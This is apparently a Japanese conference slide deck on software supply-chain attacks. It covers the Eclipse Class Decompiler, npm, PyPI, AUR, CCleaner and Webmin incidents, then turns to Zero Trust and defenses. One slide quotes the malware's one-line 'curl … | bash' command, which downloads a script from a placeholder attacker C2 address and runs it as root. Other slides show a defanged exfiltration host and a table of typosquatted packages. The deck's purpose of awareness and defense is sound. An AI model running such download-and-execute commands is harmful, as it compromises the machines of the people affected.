IoT時代の攻撃と防御、PSIRTの重要性が問われるいま！

～IoT時代のゼロディ攻撃と防御
受け入れ必至 "Zero Trust" とは～

株式会社ラック
SSS事業統括部 次世代デジタルペネトレーション技術開発部
兼　サイバー・グリッド・ジャパン サイバー・グリッド研究所
仲上竜太

自己紹介

仲上　竜太

株式会社ラック
・SSS事業統括部 次世代デジタルペネトレーション技術開発部長
・サイバー・グリッド・ジャパン サイバー・グリッド研究所
　シニア・リサーチャー
・株式会社ネットエージェント 取締役
情報安全確保支援士(登録番号第005254番)

進化し続けるデジタルテクノロジーについて、「作る面」「使う面」からの安全な利活用方法を研究しています。
研究分野：ブロックチェーン・xR・ゼロトラストセキュリティ

所属団体：
・日本スマートフォンセキュリティ協会 技術部会副部会長
・日本エンジニアリング協会 情報システム部会委員
・日本トラストサービス推進フォーラム
・日本バーチャルリアリティ学会

2019/10/1 CYBER GRID JOURNAL Vol.8「創る」と「衛る」の合わせ技で防ぐ、見えない脅威「サプライチェーン・リスク」編集・執筆
2019/7/11 産経新聞「セブンペイ事件 中国サイバー組織関与か たばこ転売ルート重点捜査へ」取材協力
2019/6/21 日経X-Tech「サイバー攻撃から産業機器を守れ、経産省が信頼性検証ビジネスを育成へ」取材協力
2019/6/18 デジタルイノベーション九州2019「ブロックチェーンを応用したIoTセキュリティ」講演
2019/5/9 毎日新聞朝刊「URL読んで防げる「情報盗」」取材協力
2019/3/14 草の根サイバーセキュリティ運動全国連絡会総会「サイバー空間の新たなトレンド “VTuber”とは？」講演
2019/2/18 読売新聞夕刊「懸賞を装う詐欺事件」取材協力
小学館@DIME「ビジネスマンのためのテックトレンド事始め」連載

本日のアジェンダ

～IoT時代のゼロディ攻撃と防御
受け入れ必至 "Zero Trust" とは～

- **オープンソースを活用したシステム開発における開発環境汚染**
  - 開発環境とオープンソースリポジトリ汚染
  - ソフトウェアサプライチェーンリスク
- **サプライチェーンリスクに備えるゼロトラストセキュリティの在り方**
  - ゼロトラストセキュリティとは
  - 既存のセキュリティ概念との違い

3

LAC
ともに、イキル

オープンソースを活用したシステム開発における開発環境汚染の実態

4

広がるオープンソースの活用

- ITシステムだけでなく、IoTの分野でもオープンソースソフトウェア（OSS）の採用が広がっている
- OSSの採用範囲は、OSをはじめ、ミドルウェア、ライブラリ、コンポーネントから開発環境そのものまで多岐にわたる
- OSSが内在する「脆弱性」「ライセンス問題」については**認知が進んできている状況**

広がるオープンソースの活用

- 近年、「正規の手段」でOSSに悪意のあるコードが仕込まれ、ユーザに配布されるケースが発生している


オープンソースソフトウェアにおける、「サプライチェーン攻撃・リスク」の脅威が現実化しています。

事例紹介

- 2017年に発生したオープンソース プラグインによる開発環境汚染事例
  - Eclipse Class Decompiler

7


Eclipseについて




JAVAシステム開発でよく利用される、オープンソースの統合開発環境（IDE）
プラグインシステムを採用しており、エディタやさまざまな機能をプラグインにより拡張することができる。
コード入力支援、リファクタリング支援、オンラインでバッグ、バージョン管理システムとの統合、Junitとの統合など開発効率化のための機能が充実。
デファクト的IDEとして知られている。

8

Eclipseのバージョン




4.2 JUNO
2012/6/27



4.3 KEPLER
2013/6/26


4.4 LUNA
2014/6/25

4.5 MARS
2015/6/24



4.6 Neon
2016/06/26

4.7 Oxygen
2017/6/28



4.8 Photon
2018/6.27

Eclipseのバージョンシステム
慣例的に6月にリリースされている。バージョンネームは3.5 Galileo以降
頭文字がアルファベット順となる単語をEclipse Foundationの投票で決定。

9

LAC
ともに、イキル

EclipseとPleiades All in One

Pleiades All in One (= PAO)
Eclipse本体と日本語化を行うためのPleiadesプラグイン、プログラミング言語別に**便利なプラグイン**をまとめたパッケージ。
日本の開発現場では一般的に利用されている。

ある便利なプラグインの話

ECD

Eclipse Code Decompiler

（現在はEnhanced Code Decompiler）

.classファイルの中身を逆コンパイルし、
簡単にIDE上でJAVAコードを確認することができる
便利なプラグイン

現在のランキング

Total Installs : 508,750

Since Monday, Jul 29, 2019

Rank	Title	Count
1	Darkest Dark Theme with DevStyle	34876
2	Spring Tools 4 - for Spring Boot (aka Spring Tool Suite 4)	30562
3	Subclipse	27215
4	CodeMix 3	16851
5	SonarLint	
6	Enhanced Class Decompiler	
7	PyDev - Python IDE for Eclipse	
8	Yaml Editor	
9	TestNG for Eclipse	
10	JBoss Tools	12479

対策版
いまなお人気プラグインの位置

https://marketplace.eclipse.org/metrics/successful_installs/last30days

2017年7月当時のランキング

Total Installs : 488600

Since Wednesday, Jun 07, 2017

Rank	Solution	count
1	**Eclipse Class Decompiler**	28979
2	**Subclipse**	20734
3	**Darkest Dark Theme**	
4	**Subversive - SVN Team Provider**	
5	**Spring Tool Suite (STS) for Eclipse**	
6	**Eclipse Color Theme**	
7	**PyDev - Python IDE for Eclipse**	
8	**TestNG for Eclipse**	12896
9	**Buildship Gradle Integration**	12317
10	**JBoss Tools**	10759

旧ECD
ランキングトップ

http://web.archive.org/web/20170707040613/https://marketplace.eclipse.org/metrics/successful_installs/last30days

実はあやしいプラグインでした


ダウンロードランキングで常に上位に位置していた有名な Eclipse 逆コンパイラープラグイン Eclipse Class Decompiler (作者は中国の方) にマルウェアが混入しているとして、Eclipse Foundation の判断により、マーケットプレースから強制的に削除されました。使用されている方は以下の対処を強く推奨します。

https://qiita.com/cypher256/items/d65616f2a65db0d62962

あやしい点

{“user_hash”:“-----”,
“user_uuid”:“----”,
“cip”:“**グローバル側IP**”,
“country”:”IPから逆引きした国”,
“country_code”:“カントリーコード”,
"province":null,
“city”:null,
“user_country”:“国コード”,
"os_name":"",
"os_arch":"",*
"os_version":".",
"java_version":"",
"eclipse_product":"org.eclipse.epp.package.jee.product",
"eclipse_version":"",
"decompiler_version":"",
"decompile_count":,
"total_decompile_count":,
"adclick_count":,
"total_adclick_count":*,
"patch":"","fragment":""}

環境情報をローカルの
JSONファイルに保存




http://cpupk[.]com/
に送信

利用回数に応じて
裏で広告をクリック

LAC
ともに、イキル

Jarを逆コンパイルしてリポジトリと比較



配布されたバイナリファイル
を逆コンパイルすると、
Githubに公開されていないコードが
現れる

https://0x10f8.wordpress.com/2017/08/07/reverse-engineering-an-eclipse-plugin/

LAC
ともに、イキル

発見の経緯

SkateScout commented on 23 Aug 2017

The code track the user with the Network Interface MAC Adress, an Generated UUID , IP opera
and more. With using the MAC-Address the user is trackable across networks. This is against t
germany. Also the code suggest that it is intended to catch advertisement clicks.

{"user_hash":"-----",
"user_uuid":"----",
"cip":"...","country":"","country_code":"","province":null,"city":null,
"user_country":"US","os_name":"","os_arch":"*","os_version":".",
"java_version":"","eclipse_product":"org.eclipse.epp.package.jee.product",
"eclipse_version":"","decompiler_version":"","decompile_count":,
"total_decompile_count":,"adclick_count":,"total_adclick_count":*,"patch":"","fragment":""}

cnfree closed this on 23 Aug 2017

cnfree commented on 24 Aug 2017

Anyone who does not like it, please uninstall this plugin.
I will not explain it anymore.
I'm not interested in stealing your privacy.

1

利用者：
このプラグインはユーザのIPやMACなどをトラッキングしたり広告をクリックしたりしてるよね？

作者：
だからなに？

https://github.com/cnfree/Eclipse-Class-Decompiler/issues/31

LAC
ともに、イキル

本件の問題点

人気プラグインであるEclipse Class Decompiler がEclipse公式マーケットで配布され、日本語標準Eclipseパッケージ Pleiades All in Oneにも採用されていた問題

配布されたバイナリがリポジトリで
公開されているソースと異なる

利用価値の高いプラグイン
＝人気プラグイン

配布用パッケージ標準プラグインとして
採用されていた

似たような問題も(node.jsの場合)

2017/8/2
npmjs.com で著名ソフトウェアによく似た名前のマルウェアが大量に発見された
https://gfx.hatenablog.com/entry/2017/08/02/131537
悪意のあるパッケージがnpmで発見された。それらは、実際のパッケージによく似た名前で同じように動くが、パッケージのインストール時にプロセスの環境変数を外部のサーバに送信する。

2018/7/13
NPMのeslint-scopeハッキングとNPM全トークン無効化
https://qiita.com/naruto/items/c014b1828cfdc296b55e
日本時間で7月12日の夜7時頃に公開されたNPMのパッケージ eslint-scope のバージョン 3.7.2 に、何者かによってマルウェアが仕込まれていました。
インストールした人の認証トークンを攻撃者に送付。
安全化のために全NPMトークンが一斉無効化。

2018/11/27
event-streamというnpmパッケージに攻撃コードが混入
https://qiita.com/azs/items/b15bc456bee3a7892950
攻撃コードはflatmap-streamというパッケージに含まれており、event-stream パッケージはこの flatmap-stream への依存性を追加される形で間接的に攻撃コードの実行を行う状態になっていました。
攻撃コードが分析された結果、copayというBitcoinウォレットからクレデンシャルを盗むことを目的とされていたことが確認されています。

似たような問題も(pythonの場合)

2018/10/27

Twelve malicious Python libraries found and removed from PyPI

https://www.zdnet.com/article/twelve-malicious-python-libraries-found-and-removed-from-pypi/

The twelfth package, named "colourama," was financially-motivated and hijacked an infected users' operating system clipboard, where it would scan every 500ms for a Bitcoin address-like string, which it would replace with the attacker's own Bitcoin address in an attempt to hijack Bitcoin payments/transfers made by an infected user.

Typosquatting
(打ち間違い攻撃)

Package	Typo-squatting Info	Exploit Type
smplejson	Standard Library	Research / Data leakage
pkgutil	Standard Library	Research / Data leakage
timeit	Standard Library	Research / Data leakage
diango	Django package	Research / Data leakage
djago	Django package	Research / Data leakage
dajngo	Django package	Research / Data leakage
djanga	Django package	Gain persistence through modifying the .bashrc script.
easyinstall	easyinstall package	Gain persistence through modifying the .bashrc script.
libpeshka	None	Gain persistence through modifying the .bashrc script.
pyconau-funtimes	None	Reverse shell
mybiubiubiu	None	Data leakage

似たような問題も(ARCH Linuxの場合)

2018/7/11
新たな Linux コミュニティがマルウェアの被害に

https://nakedsecurity.sophos.com/ja/2018/07/11/another-linux-distro-poisoned-with-malware/

AUR (*Arch* ユーザーリポジトリ) 内の 3 つのダウンロード可能なソフトウェアパッケージがリビルドされ、マシンをボット化させるマルウェアが含まれた状態で発見されました。

インストールスクリプトに次のコマンド1行が埋め込まれていた

curl -s https://[攻撃者のC2アドレス]/~x|bash -&

挙動：インストールスクリプトの最終段階で「~x」から任意のシェルスクリプトをダウンロードし、実行する（root権限で）

自衛策は？

オープンソースは自分たちで
ビルドして使用する？

「枯れた」プラグインのみ使用？

標準パッケージを利用せず自前で選定？

時代に逆行した開発環境となり現実的に不可能

現状は不正コード混入を想定した運用が求められる

通信監視・EDRによる不正検知による自衛とともに、
使用バージョン管理・脆弱性情報・コミュニティ情報を注視
し、スピーディな対応による対策

開発者を取り巻く現在の状況

利便性の追求とコミュニティ成熟の結果
うまれた新たなタイプの脆弱性

開発者が狙われる
＝エンドユーザに被害

OSSリポジトリ認証機関の必要性

ソフトウェアサプライチェーンリスク

- オープンソース・商用ソフトに限らず**他者の作成したソフトウェア**を利用する際に考えるべきリスク

- 普段利用しているソフトウェアに「悪意のあるコード」が含まれている状況が発生している

24

システムメンテソフトCCleanerのマルウェア混入

- 2018/1/11
  - **システムをメンテナンスするソフト「CCleaner」にマルウェアが混入、日本企業も標的に**
    https://eset-info.canon-its.jp/malware_info/trend/detail/180111.html

    システムをメンテナンスするソフト「CCleaner」は世界中にユーザーを持ち、その数は1億人を超えると言われている。このソフトの一部にマルウェアが混入したことが判明した。日本は国別検出数で14位となっており、企業・組織を中心に被害を受けている恐れがある。

- Windowsパソコンの不要なデータ（レジストリや一時ファイルなど）を削除できる無料の便利ツール
- **不正に改ざんされたCCleanerが正規の配布サーバから利用者に配布**
- 改ざんされたCcleanerを使用するとコンピュータ内の情報が外部サーバーに送信される
- 改ざんされたCCleanerは**デジタル署名されており一見正常なアプリケーションに見える**

CCleanerユーザ1億人に影響

LAC
ともに、イキル

有名サーバ管理ツールの侵害（webmin）

- 2019/8/26
  - **サーバー管理ツール「Webmin」でバックドア混入が発覚**
    https://gigazine.net/news/20190826-webmin-exploit/

> Webminの調査によると、2018年4月にWebmin開発ビルドのサーバーに対する攻撃があり、「password_change.cgi」に脆弱性が追加されたとのこと。このとき、ファイルタイムのスタンプが改変されていたため、Gitのコミット間の差分として認識されなかったそうです。これが「Webmin バージョン1.890」での出来事。

- Linuxサーバのユーザ管理やネットワーク設定、ディスク設定をブラウザでできる便利ツール「webmin」
- バージョン1.890のWebminにバックドアが含まれており、外部から任意のコードが実行できる状態になっていた
- 1.890の改ざんは修正されたものの、**再びwebminの開発環境が侵害**され1.900-1.930にも再びバックドアが混入
- webminは**侵害されているビルドサーバを破棄**し、新たに最新版をリリース（2019/8/17)

侵害された開発環境の成果物が
実際に市場にリリースされている

Webmin国内利用の現状


割愛

https://www.shodan.io/

27

Webminを狙った攻撃状況

2019/8/23
Webminの脆弱性（CVE-2019-15107）を標的としたアクセスの観測について | 警察庁 @police
https://www.npa.go.jp/cyberpolice/important/2019/201908231.html



情報公開直後から攻撃が増加の傾向。

28

LAC
ともに、イキル

現在の状況

最新版の利用が必ずしも安全と言えない状況

どのソフトが侵害されるかはわからない


情報が露出してから攻撃が増える傾向にある

現状は不正コード混入を想定した運用が求められる

通信監視・EDRによる不正検知による自衛とともに、
使用バージョン管理・脆弱性情報・コミュニティ情報を注視し、スピーディな対応による対策

下請け工程におけるサプライチェーンリスク

- 流通しているソフトウェアだけでなく、情報システム開発においてもソフトウェアサプライチェーンリスクが内在
- バイナリファイルで納品された場合の、上流工程での同一性検証は現実的か？



30

対応策

ソフトウェア部品表(SBoM)による管理

開発プロセス・サプライチェーンの適切な統制

開発と運用の一体化によるセキュリティ強化
=DevSecOps

ソフトウェア開発環境汚染や、攻撃を含むサプライチェーン
リスクへの対応は、運用場面と比較してセキュリティ認識が
甘い場合が多く、現状不十分な状況。

開発スタイルの多様化や効率化が進む中で、DevSecOpsなど
開発と運用の一体化による効果に期待したい。

お知らせ

CYBER GRID JOURNAL Vol.8

「創る」と「衛る」の合わせ技で防ぐ、見えない脅威「サプライチェーン・リスク」

『「創る」と「衛る」の合わせ技で防ぐ、見えない脅威「サプライチェーン・リスク」』
サイバー・グリッド・ジャパン サイバー・グリッド研究所 所長 仲上 竜太

「システム開発とセキュリティのこれから　～アジャイル開発やDevOps時代に企業はどう取り組むべきであるか～」
常務執行役員 CTO　倉持 浩明
寄稿

「セキュリティ・ケイパビリティ 設計段階からセキュリティを織り込む打開策」
OWASP Japan チャプターリーダー 岡田 良太郎様

「DevSecOpsのSecは必要か？」
サイバー・グリッド・ジャパン サイバー・グリッド研究所 チーフリサーチャー
　谷口 隼祐

サプライチェーンリスクに備える
ゼロトラストセキュリティの在り方

- 開発環境だけでなく一般的な執務環境においても、
  ・クラウドサービスの一般化
  ・働き方の多様化（テレワークなど）
  ・IoTデバイスの普及
  など情報システムの在り方が変化してきている

変化に対応したセキュリティモデルの必要性

サプライチェーンリスクに備える
ゼロトラストセキュリティの在り方

- これまでのセキュリティアプローチ

境界モデル

- ゼロトラストセキュリティモデル

ゼロトラスト（信用しない）

サプライチェーンリスクに備える
ゼロトラストセキュリティの在り方

- これまでのセキュリティアプローチ

ゾーン（領域）による
静的なアクセスコントロール

- ゼロトラストセキュリティモデル

ユーザ認証・デバイス認証・信頼度から
動的なアクセスコントロール

ゼロトラストは、何を信用しないのか？

- **境界モデルの信用の源泉**
  - ネットワークゾーンによる権限設計
  - プライベートネットワーク<>パブリックネットワーク
  - 通信路の安全化（VPN）
  - サーバ・クライアント間通信の安全化（HTTPS）
  - ネットワーク境界の防御・監視
  - 正規ユーザの権限保証

ネットワークの内側＝安全

